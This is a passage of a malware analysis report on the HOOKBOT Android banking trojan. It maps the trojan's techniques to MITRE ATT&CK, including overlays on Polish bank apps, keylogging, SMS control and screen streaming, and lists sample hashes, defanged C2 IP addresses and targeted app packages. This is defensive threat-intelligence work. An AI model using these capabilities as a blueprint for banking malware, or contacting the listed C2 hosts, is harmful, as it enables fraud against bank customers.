
We identified a total of 772 prepared overlays and the full list can be found in Appendix B of this report. The list includes 24 applications from Polish companies. These include mobile banking, shopping platform and utility applications.



Overlay prepared for Alior Bank users - business banking.



An overlay prepared for Nest Bank mobile banking users.




An overlay prepared for Santander Bank mobile banking users.

An overlay prepared for users of the Rossmann retail chain app.

MITRE ATT&CK

Below is a matrix of the MITRE MOBILE ATT&CK framework, with mapped HOOKBOT malware techniques.

Below is a table with indications of the use of techniques.



MITRE framework matrix for Android mobile devices.

TTP	Technic name	Implementation
T1444	Masquerade as Legitimate Application	At the moment, the application mimics Google Chrome (name, icon). After installation, it changes its icon, when you launch it, it executes its code and then launches the application it pretends to be.
T1430	Location Tracking	The malware has the authority to read GPS positions. Both C2 and the application code have the appropriate functions to read the position and send it to the operator.
T1420	File and Directory Discovery	The application code uses fmmanager to read the directory structure.
T1424	Process Discovery	The application checks what processes are running.
T1418	Software Discovery	The application downloads a list of installed applications on the device and sends it to C2.
T1426	System Information Discovery	The application checks the language, operator, IMEI number and phone model.
T1422	System Network Configuration Discovery	Information on SIM cards and telecom operators is acquired.

TTP	Technic name	Implementation
T1453	Abuse Accessibility Features	The application uses the „Accessibility Services” permission to escalate permissions.
T1616	Call Control	The application has a number of features that support voice calls.
T1533	Data from Local System	The application has functionalities for reading files from disk (e.g.: galleries).
T1417	Input Capture	This technique has been implemented in keylogger and inject functions.
T1513	Screen Capture	The malware has functionality to take screenshots and stream the screen to the operator via vnc.
T1626	Abuse Elevation Control Mechanism	This technique combines with T1453 and additional device administrator mechanisms that the application obtains during its operation.
T1516	Input Injection	The application has the ability to insert text taken from C2 in text fields.
T1582	SMS Control	The malware has full support for handling SMS messages.
T1541	Foreground Persistence	The malware's code includes references to startForeground(), an Android platform API method.
T1406	Obfuscated Files or Information	The application code is zaobfuscated, the strings are encoded with base64.
T1521	Encrypted Channel	Communication with C2 is carried out using the TLS protocol. Transmitted information is saved as JSON objects and then encrypted using the AES algorithm.
T1509	Non-Standard Port	Communication with C2 takes place on port 3434.
T1398	Boot or Logon Initialization Scripts	The application acquires the BOOT_COMPLETED privilege, which allows it to start as soon as the device boots up.

Appendix A: Pivoting

Pivoting by icon hash

sha256	package	appname
0539eaecf2d2a6cbd3bec519e0ebfb6de7bf2d4d565c343bd0d61f9140faf892	com.facaceyuyarivi.punupi	Google Chrome
f0fd6ce0577883cb5fa4beafe0db432725d1fb5a86b1a0e7b5cbf2303afff1df	com.zuxivajajasa.voce	Google Chrome
8d1aabfb6329bf6c03c97f86c690e95723748be9d03ec2ed117376dd9e13faf0	com.yecomevusaso.pisifo	GoogleChrome
48f23e5276fed57e2cd5986163f6ea13a0bfcb8bd63c71cf19eb09478f1bd1c8	com.cijaliyuvomolo.joveni	Google Chrome
cb91b75eaa48b2bb521e6d3c7a0293f2a1bfc95cf254ac9b4d8847926469bfbb	com.yecomevusaso.pisifo	GoogleChrome
4df736da6e457f0c88536d8759098bceda3624d1a1c8aee243ace63b31ae552e	com.zuxivajajasa.voce	Google Chrome
f8485ae52dcacc7895e71e1b7afa18b258fc7cc6f1bb9da9d7342260311faa52	com.zuxivajajasa.voce	Google Chrome
97e75ca1fe87a0ac818fbfd673aa7e8f763753915cf45858b5ca22b95a4f982a	com.damariwonomiwi.docebi	Google Chrome
fc4b08d7809321de578b0bb9f03fe68a9e7d0d4e36558d0b84d13afbea9ddfdc	com.pavocaroyeraxo.gupu	Google Chrome
8d79e5711c3c2712f43d2a811dc2492d4a33000968d47fd737c5a278f39f368f	com.damariwonomiwi.docebi	Google Chrome
55533397f32e960bdc78d74f76c3b62b57f881c4554dff01e7f9e077653f47b2	com.damariwonomiwi.docebi	Google Chrome
768b561d0a9fa3c6078b3199b1ef42272cac6a47ba01999c1f67c9b548a0bc15	com.damariwonomiwi.docebi	Google Chrome

Pivoting by C2: 193.233.196[.]2

sha256	package	appname
0539eaecf2d2a6cbd3bec519e0ebfb6de7bf2d4d565c343bd0d61f9140faf892	com.facaceyuyarivi.punupi	Google Chrome
f0fd6ce0577883cb5fa4beafe0db432725d1fb5a86b1a0e7b5cbf2303afff1df	com.zuxivajajasa.voce	Google Chrome
8d1aabfb6329bf6c03c97f86c690e95723748be9d03ec2ed117376dd9e13faf0	com.yecomevusaso.pisifo	GoogleChrome
48f23e5276fed57e2cd5986163f6ea13a0bfcb8bd63c71cf19eb09478f1bd1c8	com.cijaliyuvomolo.joveni	Google Chrome
cb91b75eaa48b2bb521e6d3c7a0293f2a1bfc95cf254ac9b4d8847926469bfbb	com.yecomevusaso.pisifo	GoogleChrome
4df736da6e457f0c88536d8759098bceda3624d1a1c8aee243ace63b31ae552e	com.zuxivajajasa.voce	Google Chrome
f8485ae52dcacc7895e71e1b7afa18b258fc7cc6f1bb9da9d7342260311faa52	com.zuxivajajasa.voce	Google Chrome

Pivoting by C2 5.42.199[.]22

sha256	package	appname
97e75ca1fe87a0ac818fbfd673aa7e8f763753915cf45858b5ca22b95a4f982a	com.damariwonomiwi.docebi	Google Chrome
fc4b08d7809321de578b0bb9f03fe68a9e7d0d4e36558d0b84d13afbea9ddfdc	com.pavocaroyeraxo.gupu	Google Chrome
8d79e5711c3c2712f43d2a811dc2492d4a33000968d47fd737c5a278f39f368f	com.damariwonomiwi.docebi	Google Chrome
55533397f32e960bdc78d74f76c3b62b57f881c4554dff01e7f9e077653f47b2	com.damariwonomiwi.docebi	Google Chrome
768b561d0a9fa3c6078b3199b1ef42272cac6a47ba01999c1f67c9b548a0bc15	com.damariwonomiwi.docebi	Google Chrome
c5996e7a701f1154b48f962d01d457f9b7e95d9c3dd9bbd6a8e083865d563622	com.lojibiwawajinu.guna	Google Chrome

Appendix B: Injects

ae.ahb.digital
ae.almasraf.mobileapp
ae.hsbc.hsbcuae
air.app.scb.breeze.android.main.my.prod
air.com.inversis.AndbankSmartphone
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tcig.mynajm
tr.com.hsbc.hsbcturkey
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tr.gov.turkiye.edevlet.kapisi
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uk.co.hsbc.hsbcukmobilebanking
uk.co.mbna.cardservices.android
uk.co.metrobankonline.mobile.android.producti
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